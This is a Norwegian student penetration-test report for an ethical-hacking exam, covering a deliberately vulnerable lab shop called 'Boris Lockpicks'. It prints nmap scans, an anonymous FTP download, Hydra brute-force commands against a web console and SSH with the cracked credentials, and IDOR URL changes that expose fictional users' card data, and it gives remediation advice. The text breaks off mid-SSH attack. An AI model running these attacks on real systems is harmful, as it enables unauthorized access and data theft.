

# < SECUREWEB /> DEFENCE

*Teknisk Sikkerhetsrevisjon av*

*Boris Lockpicks*

Kandidatnummer: 2056

## Executive Summary

---

I denne sikkerhetsrevisjonen presenteres resultater fra en omfattende penetrasjonstest av webapplikasjonen «Boris Lockpicks». Sikkerhetsrevisjonen har avdekket flere alvorlige sårbarheter. Disse sårbarhetene gir potensielle angripere mulighet til å manipulere eller ta fullstendig kontroll over applikasjonen.


Blant de mest alvorlige tillater FTP protokollen på port 21 anonym innlogging, dette eksponerer sensitive filer, inkludert sensorveiledningen. Dette kan enkelt løses ved å benytte protokollen FTPS istedenfor FTP protokollen, for økt sikkerhet. Både Webserveren og SSH protokollen er sårbare grunnet svake passord, dette kan enkelt løses ved å sette sterkere passord.

En alvorlig sårbarhet er webapplikasjonens mottakelighet for IDOR angrep, som gir uautorisert tilgang til brukerdata uten nødvendige kredensialer, dette må fikses umiddelbart for å beskytte kundedata.

Applikasjonen er også utsatt for cross-site scripting angrep, derav typene reflected og persistent. Det er mulig å kjøre kodeinjeksjon rett i gjesteboken og koden vil kjøre hver gang noen laster inn siden.

Webapplikasjonen er også sårbar for SQL injection, med verktøyet sqlmap vil en angriper kunne dumpe ut brukerdata, kortinformasjon og passordhasher. Disse hashene er kryptert med den utdaterte md5 krypteringsnøkkelen, en sterk anbefaling er å kryptere passordene med Bcrypt. Videre anbefales kryptering av kortinformasjon, for å forhindre datalekkasjer.

For å få en grundigere oversikt over alle sårbarhetene funnet, vennligst ta en titt på resten av sikkerhetsrevisjonen. Under er det vist en visualisering av antall sårbarheter fordelt utover risikonivå.



## Introduksjon til rapport

---

Denne penetrasjonstesten er utført av meg som penetrasjonstester ved SecureWeb defence. Denne sikkerhetsrevisjonen tar for seg resultatene fra en penetrasjonstest utført for å identifisere og evaluere sikkerhetssårbarheter i Webapplikasjonen «Boris Lockpicks» til selskapet Eastwill Security. Denne applikasjonen er ment for at kunder skal kunne bestille diverse låsdirke utstyr på nettet, se på låsdirkingsvideoer og kommunisere i gjesteboken. Formålet med testen var å etterligne en ondsinnet hacker og avdekke sikkerhetshull som kan utnyttes av ondsinnede aktører. Vi har fokusert på å oppdage flest mulige alvorlige sikkerhetsrisikoer og anbefalt flere tiltak for å forbedre applikasjonens totale sikkerhet. Denne sikkerhetsrevisjonen gir en detaljert oversikt over våre funn.

# Innholdsfortegnelse

<b>Executive Summary</b> .....	2
<b>Introduksjon til rapport</b> .....	3
<b>Oversikt over sårbarheter</b> .....	5
<b>Gjennomførelse</b> .....	6
<b>Type penetrasjonstest</b> .....	7
<b>Verktøy brukt for testing</b> .....	7
<b>Sårbarhetsinformasjon</b> .....	8
<b>Detaljert beskrivelse av sårbarheter</b> .....	9
<b>Sårbarhet 1 – port 21 eksponerer sensorveiledning</b> .....	9
<b>Sårbarhet 2 - Port 9999 sårbar for brute-force angrep</b> .....	11
<b>Sårbarhet 3 – IDOR sårbarhet</b> .....	14
<b>Sårbarhet 4- Servertilgang gjennom port 22</b> .....	19
<b>Sårbarhet 5 – Sql injection</b> .....	21
<b>Sårbarhet 6- Manglende validering av inndata</b> .....	22
<b>Sårbarhet 7 – Flere åpner porter</b> .....	25
<b>Sårbarhet 8- Webapplikasjonen er sårbar for XSS</b> .....	26
<b>Sårbarhet 9- Svake passord</b> .....	29
<b>Sårbarhet 10 – Path Traversal</b> .....	30
<b>Sårbarhet 11 – Anti CSRF tokens mangler</b> .....	34
<b>Sårbarhet 12- Feilmeldinger fra databasen vises</b> .....	35
<b>Sårbarhet 13- CSP header ikke satt</b> .....	36
<b>Sårbarhet 14 – Skjult fil funnet</b> .....	37
<b>Sårbarhet 15 – Port 42420 server ukrypterte data over HTTP</b> .....	39
<b>Sårbarhet 16 – Anti-clickjacking header mangler</b> .....	40

<b>Sårbarhet 17 - Port 9999 usikker autentiseringsmetode.....</b>	<b>41</b>
<b>Sårbarhet 18 – Cookie uten http only flagg .....</b>	<b>43</b>
<b>Sårbarhet 19 – Cookie uten secure flagg .....</b>	<b>43</b>
<b>Sårbarhet 20 - Cookie uten SameSite attributt.....</b>	<b>44</b>
<b>Sårbarhet 21 - Server lekker versjonsnummer.....</b>	<b>45</b>
<b>Sårbarhet 22 - Strict-Transport-Security-header er ikke satt.....</b>	<b>46</b>
<b>Sårbarhet 23 - X-Content-Type-Options Header mangler .....</b>	<b>47</b>
<b>Konklusjon .....</b>	<b>48</b>

## Oversikt over sårbarheter

Kategori	Sårbarhet	Risiko
Sårbarhet 1	Port 21 eksponerer sensorveiledning	Kritisk
Sårbarhet 2	Port 9999 sårbar for brute-force angrep	Kritisk
Sårbarhet 3	IDOR sårbarhet	Kritisk
Sårbarhet 4	Servertilgang gjennom port 22	Kritisk
Sårbarhet 5	Sql Injection	Høy
Sårbarhet 6	Manglende validering av inndata	Høy
Sårbarhet 7	Flere åpne porter	Høy
Sårbarhet 8	Webapplikasjonen er sårbar for XSS	Høy
Sårbarhet 9	Svake passord	Høy
Sårbarhet 10	Path Traversal	Høy
Sårbarhet 11	Anti CSRF tokens mangler	Middels
Sårbarhet 12	Feilmeldinger fra databasen vises	Middels



Sårbarhet 13	CSP header ikke satt	Middels
Sårbarhet 14	Skjult fil funnet	Middels
Sårbarhet 15	Port 42420 server ukrypterte data over HTTP	Middels
Sårbarhet 16	Anti-clickjacking header mangler	Middels
Sårbarhet 17	Port 9999 usikker autentiseringsmetode	Middels
Sårbarhet 18	Cookie uten http only flag	Lav
Sårbarhet 19	Cookie uten secure flag	Lav
Sårbarhet 20	Cookie uten SameSite attributt	Lav
Sårbarhet 21	Server lekker versjonsnummer	Lav
Sårbarhet 22	Strict-Transport-Security-header er ikke satt	Lav
Sårbarhet 23	X-Content-Type-Options Header mangler	Lav

## Gjennomførelse

---

- Testen er rettet mot IP adressen til webapplikasjonen til Boris Lockpicks: 192.168.245.137/.../192.168.245.141, ettersom IP-adressen endret seg gjennom testen.
- Ved bruk av IP-en kan det benyttes ulike verktøy for å lete etter potensielle sårbarheter.

- Denne penetrasjonstesten blir gjennomført som en del av eksamen til faget ETH2100, og oppdraget ble tildelt av Bengt Østby.

## Type penetrasjonstest

---

Denne penetrasjonstesten utføres som en whitebox test. En whitebox test går ut på at man har tilgang til maskinen og/eller kildekoden til applikasjonen man skal teste. I dette tilfellet fikk vi tildelt kildekoden. I en whitebox test har man muligheten til å identifisere potensielle sikkerhetshull og forutsi forventede resultater. Penetrasjonstesting er nødvendig fordi de fleste selskapene ønsker høy sikkerhet, og vil helst at en uautorisert bruker ikke skal få tilgang til sensitiv informasjon. Gjennom en grundig penetrasjonstest vil selskapet få overblikk i sikkerheten til applikasjonen, og finne ut om det er eventuelle feil som må rettes opp i for å forhindre eventuelle cyberangrep. En whitebox test er som oftest den anbefalte måten å teste på, ettersom en ondsinnet hacker vil ha ubegrenset med tid til å finne sårbarheter og misbruke disse, mens en pentester har en frist å forholde seg til. Å gi pentesteren tilgang til kildekoden legger til rette for en grundigere og mer utfyllende jobb enn det en blackbox test gjør.

## Verktøy brukt for testing

---

I denne testen har jeg benyttet meg av ulike verktøy for å identifisere sårbarheter. Verktøyene jeg har benyttet meg av er listet under:

- Owasp Zap

- Burp Suite
- Nmap
- Wireshark
- Zenmap
- SQLmap
- Hydra

## Sårbarhetsinformasjon

---

Kritisk	Kritiske sårbarheter er sårbarheter som kan tillate en angriper å få kontroll over systemet, stjele sensitive data og/eller forårsake betydelig skade.
Høy	Sårbarheter klassifisert som Høy kan lede til betydelig skade. Disse er ikke like alvorlige som kritiske sårbarheter, men kan fortsatt utføre stor skade. Det er viktig at slike sårbarheter fikses raskt.
Middels	Middels sårbarheter er vanskeligere å utnytte enn kritiske og høye sårbarheter, men disse kan fortsatt utgjøre betydelig skade. Det er viktig å fikse middels sårbarheter før de kan utgjøre noen form for skade.





Lav	Lave sårbarheter er sårbarheter som ikke direkte utgjør noen stor sikkerhetsrisiko. Men det er fortsatt viktig å fikse disse, for å forbedre applikasjonens totale sikkerhet.
Info	Dette er ikke sårbarheter, men generell informasjon som kan hjelpe med å forstå systemet bedre.

## Detaljert beskrivelse av sårbarheter

### Sårbarhet 1 – port 21 eksponerer sensorveiledning

#### Risiko: Kritisk

En full port-scan med kommandoen «nmap -p 1-65535 -T4 -A -v <ip>» viser at port 21 er åpen. Viser til utklipp under.

Target:	192.168.245.137	Profile:	Intense scan, all TCP ports	Scan	Cancel
Command: nmap -p 1-65535 -T4 -A -v 192.168.245.137					
Hosts	Services	Nmap Output	Ports / Hosts	Topology	Host Details
OS	Host	Port	Protocol	State	Service
	192.168.245.137	9	tcp	open	discard
		13	tcp	open	daytime
		21	tcp	open	ftp
		22	tcp	open	ssh
		37	tcp	open	time
		53	tcp	open	domain
		79	tcp	open	finger
		80	tcp	open	Abyss httpd 2.16.9.1-X1 (AbyssLib/2.16.9.1)
		139	tcp	open	netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
		443	tcp	open	Abyss httpd 2.16.9.1-X1 (AbyssLib/2.16.9.1)
		445	tcp	open	netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
		9999	tcp	open	Abyss httpd 2.16.9.1-X1 (AbyssLib/2.16.9.1)
		42420	tcp	open	lighttpd 1.4.53

Denne porten i seg selv er meget sårbar, ettersom FTP protokollen sender informasjon over klartekst, og tilbyr heller ingen form for kryptering.

For å se data sendt gjennom port 21 vil en angriper kunne koble seg til ftp porten med kommandoen «ftp <ip>» fra kali, og logge inn med anonymous som brukernavn og passord for å få anonym tilgang til porten. Viser til utklipp under.

```
(kali@kali)-[~]
$ ftp 192.168.245.139
Connected to 192.168.245.139.
220 ProFTPD Server (BorisLockpick) [192.168.245.139]
Name (192.168.245.139:kali): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230-Welcome, archive user anonymous@192.168.245.138 !
230-
230-The local time is: Wed Nov 15 14:06:38 2023
230-
230-This is an experimental FTP server. If you have any unusual problems,
230-please report them via e-mail to <root@osboxes>.
230-
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -a
229 Entering Extended Passive Mode (|||29407|)
150 Opening ASCII mode data connection for file list
drwxr-xr-x 2 ftp ftp 4096 Oct 2 00:35 .
drwxr-xr-x 2 ftp ftp 4096 Oct 2 00:35 ..
-rw-r--r-- 1 ftp ftp 486787 Oct 2 00:35 eksamen_ETH2100_H23.del2_sensorveiledning.pdf
-rw-r--r-- 1 ftp ftp 170 Aug 30 2021 welcome.msg
226 Transfer complete
ftp> get eksamen_ETH2100_H23.del2_sensorveiledning.pdf
local: eksamen_ETH2100_H23.del2_sensorveiledning.pdf remote: eksamen_ETH2100_H23.del2_sensorveiledning.pdf
229 Entering Extended Passive Mode (|||62657|)
150 Opening BINARY mode data connection for eksamen_ETH2100_H23.del2_sensorveiledning.pdf (486787 bytes)
475 KiB 4.85 MiB/s
226 Transfer complete
486787 bytes received in 00:00 (4.72 MiB/s)
```

Etter at angriperen har fått tilgang til FTP-serveren vil angriperen få tilgang til sensorveiledningen. Denne filen kan nå hentes ut med kommandoen «get eksamen\_ETH2100\_H23.del2\_sensorveiledning.pdf». Dermed blir filen eksportert ut til den lokale maskinen og kan åpnes uten videre. Filen er vist i utklippet under.



Emnekode: ETH2100  
Emne navn: Etsik Hacking  
Vurderingskombinasjon: Mappevurdering  
Innleveringsdato: 22. desember 2023  
Filformat: PDF m/ vedlegg

### SENSORVEILEDNING OG FASIT



Neida, det ville vært ganske dumt hvis dere klarte å finne sensorveiledning og fasit til eksamen – inne i eksamens VMen. Det ville vært en ganske stor tabbe av foreleser...

Men denne filen er lagt her på en ikke-standard port for at de som gjør en grundig jobb skal finne den. Dette skal rapporteres i pentest rapporten som en KRITISK sårbarhet, og rapporteres som «Port 42420 eksponerer sensorveiledning».

- Bengt

Side 1 av 1

Husk å oppgi kandidatnummer på din besvarelse, ikke studentnummer.

Dette er en fil som ikke burde ligge tilgjengelig for uautoriserte brukere. Istedenfor å bruke FTP protokollen for å overføre data anbefales det at FTPS protokollen blir brukt istedenfor. FTPS protokollen tillater kryptering av dataene og legger til rette for en sikrere filoverføring. Les mer om FTPS her: <https://www.thruinc.com/blog/what-is-ftp/>.

## Sårbarhet 2 - Port 9999 sårbar for brute-force angrep

### Risiko: Kritisk


Brute-force angrep er en angrepsmetode der angriperen prøver ulike kombinasjoner av brukernavn og passord for å prøve å knekke innloggingen, dette kan gjøres manuelt eller ved hjelp av automatiserte verktøy som blant annet Hydra.

En full port-scan med kommandoen «nmap -p 1-65535 -T4 -A -v <ip>» viser at port 9999 er åpen, og kjører Abyss httpd 2.16.9.1-X1. Viser til utklipp under.

Target:

Profile:

Command:


Hosts		Services		Nmap Output		Ports / Hosts		Topology		Host Details		Scans	
OS	Host	Port	Protocol	State	Service	Version							
	192.168.245.139	9	tcp	open	discard								
		13	tcp	open	daytime								
		21	tcp	open	ftp								
		22	tcp	open	ssh	OpenSSH 7.9p1 Debian 10+deb10u3 (protocol 2.0)							
		37	tcp	open	time	(64 bits)							
		53	tcp	open	domain	ISC BIND 9.11.5-P4-5.1+deb10u9 (Debian Linux)							
		79	tcp	open	finger								
		80	tcp	open	http	Abyss httpd 2.16.9.1-X1 (AbyssLib/2.16.9.1)							
		139	tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)							
		443	tcp	open	http	Abyss httpd 2.16.9.1-X1 (AbyssLib/2.16.9.1)							
		445	tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)							
		9999	tcp	open	http	Abyss httpd 2.16.9.1-X1 (AbyssLib/2.16.9.1)							
		42420	tcp	open	http	lighttpd 1.4.53							

Denne porten kan en bruker få tilgang til gjennom en nettleser, med URL-en «https://<ip>:9999». Deretter vil brukeren få opp et innloggings skjema. Dette skjemaet har ingen restriksjoner på antall innloggings forsøk, dette gjør den sårbar for brute-force angrep. Et slikt angrep er demonstrert under.


```
(kali@kali) [~/Desktop]
$ hydra -L users.txt -P rockyou.txt -v -t 1 192.168.245.139 -s 9999 http-get
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-20 20:49:21
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[DATA] max 1 task per 1 server, overall 1 task, 86866478 login tries (l:/p:14344413), ~86866478 tries per task
[DATA] attacking http-get://192.168.245.139:9999/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[9999][http-get] host: 192.168.245.139 login: boris password: tinkerbell
[STATUS] 14344634.00 tries/min, 14344634 tries in 00:01h, 71721844 to do in 00:05h, 1 active
```


En angriper kan benytte seg av brute-force verktøyet Hydra i kali og bruke kommandoen «hydra -L users.txt -P rockyou.txt -v -t 1 <ip> -s 9999 http-get» for å gjetten (brute-force) seg til passordet. Dermed vil angriperen finne ut at brukernavnet på siden er «boris» og passordet «tinkerbell», disse kredensialene kan brukes for å logge inn på konsollen. Dette er vist i utklippet under.



Fra konsollen kan en angriper blant annet stoppe applikasjonen og/eller slette regelen for anti-leeching, som i dette tilfellet er satt opp for å hindre brukere tilgang til backend filstien. Utklipp er vist under.



Ved å slette regelen vil en angriper få tilgang til backend filene deriblant /backend/settings.conf denne filen var ikke tilgjengelig for brukere i utgangspunktet. Utklipp av filen er vist under.




Denne filen eksponerer brukernavn og passord for database-serveren. Disse kredensialene kan en uautorisert bruker benytte for å få tilgang til databasen til applikasjonen. De andre filene i /backend eksponerer kildekoden som en uautorisert bruker kan benytte for å planlegge og utføre et angrep mot applikasjonen.

For å forhindre dette anbefales det å sette et sterkt passord som ikke kan knekkes med ordliste-angrep. Dette kan være et langt passord som består av en kombinasjon av store bokstaver, små bokstaver, tall og spesielle tegn.

## Sårbarhet 3 – IDOR sårbarhet


### Risiko: Kritisk

Insecure Direct Object Reference er en sårbarhet som tillater brukere å endre parameterverdier i en URL. En uautorisert bruker kan utnytte denne sårbarheten til å få tilgang på informasjon de i utgangspunktet ikke er tiltenkt tilgang. Se vedlegg under for detaljert beskrivelse av hvordan en ondsinnet hacker kan utnytte denne sårbarheten, og en demonstrasjon av IDOR på denne applikasjonen.



***Les mer om IDOR her: <https://spanning.com/blog/insecure-direct-object-reference-web-based-application-security-part-6/>***

Etter å ha registrert en bruker i butikken får brukeren tilgang til min side. Da kommer brukeren til url-en [https://<ip>/mypage\\_show.php?id=9](https://<ip>/mypage_show.php?id=9), ved å endre «id»-parameteret i slutten av url-en får brukeren tilgang til brukerinformasjonen og brukeren som tilhører den id-en. Dette er vist i utklippene under.



Medium vulnerability: Port 42 X Console Configuration X 192.168.245.139/backend/set X Boris' Lockpick SUPERSALE X

← → ↻ [https://192.168.245.139/mypage\\_show.php?id=9](https://192.168.245.139/mypage_show.php?id=9)

Here are your user details.

Login


Name

Address

☐ Out

☐ Off

☐ 1

☐ 0 Card Type 

☐ 0 Card Number

☐ 0 Expiry Date

☐ 0

☐ 0

Copyright Eastwill Security

En bruker kan opprette en ny bruker på nettsiden gjennom store, der har brukeren fått tildelt id-en 9, ved å endre id-en til 8 vil en angriper få tilgang til brukeren til Stian.





< SECUREWEB />  
DEFENCE

Here are your user details

Out

Off

1

Card Type

Card Number 87654321

Expiry Date 2023

Update

abc

James

christro

https://192.168.245.139/mypage\_show.php?id=8

Boris' Lockpick SUPERSALE — 192.168.245.139/mypage\_show.php?id=8

Firefox Suggest

Boris' Lockpick SUPERSALE — 192.168.245.139/mypage\_show.php?id=8

Boris' Lockpick SUPERSALE — 192.168.245.139/mypage\_show.php?id=8

This time, search with:

Google Amazon Bing eBay Wikipedia



< SECUREWEB />  
DEFENCE

← → ↻ [https://192.168.245.139/mypage\\_show.php?id=8](https://192.168.245.139/mypage_show.php?id=8)

**Boris' Lockpicks**  
← back to content page

Here are your user details.

Out  
Off  
1  
0  
0  
0  
0  
0  
Card Type  
+ Card Number  
Expiry Date  
Update

stian  
Stian Kvals  
Gateadressen 12  
3299 Huttiheita  
B-OSBD Web  
45645645  
2024

Dersom en angriper endrer id-en til 1 får angriperen også tilgang til Bengt sin bruker.

← → ↻ [https://192.168.245.139/mypage\\_show.php?id=1](https://192.168.245.139/mypage_show.php?id=1)


**Boris' Lockpicks**  
← back to content page

Here are your user details.

Out  
Off  
1  
0  
0  
0  
0  
0  
Card Type  
+ Card Number  
Expiry Date  
Update

bengt  
Bengt Ostby  
Hoysskolen Kristiania  
0999 Oslo  
B-OSBD Web  
12312312  
2023

Det samme kan gjøres i pathen [https://<ip>/mypage\\_update.php](https://<ip>/mypage_update.php). Ved å skrive inn denne url-en blir brukeren sendt videre til filstien som ble brukt for injisering i det forrige eksempelet, men her vises også responsen fra databasen. Dette er demonstrert under.



Dette er en alvorlig sårbarhet ettersom alle kundedataene blir eksponert og dette tillater en uautorisert bruker å gjøre kjøp på vegne av andre. For å fikse dette anbefales det å implementere bruker-autentisering, dette kan gjøres ved at brukeren må logge inn for å få tilgang til informasjonen på «min side». Les mer om bruker-autentisering her: <https://www.cisco.com/c/en/us/products/security/identity-services-engine/what-is-user-authentication-policy.html>.

## Sårbarhet 4- Servertilgang gjennom port 22

### Risiko: Kritisk

Serveren webapplikasjonen kjører på er beskyttet av et svakt passord. En angriper kan i løpet av kort tid få kontroll over serveren ved å kjøre et brute-force angrep rettet mot SSH-protokollen. SSH-protokollen som kjører på port 22 er ment å være en sikker fjernpåloggings tjeneste, som tillater kryptert kommunikasjon med serveren. Gjennom denne protokollen kan en uautorisert bruker kjøre kommandoer på serveren. Derfor er det viktig at denne er beskyttet av et sterkt passord. Utnyttelse av sårbarheten er lagt ved under.

```
(kali@kali) ~ - Desktop
$ hydra -l admin -P rockyou.txt ssh://192.168.245.141

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

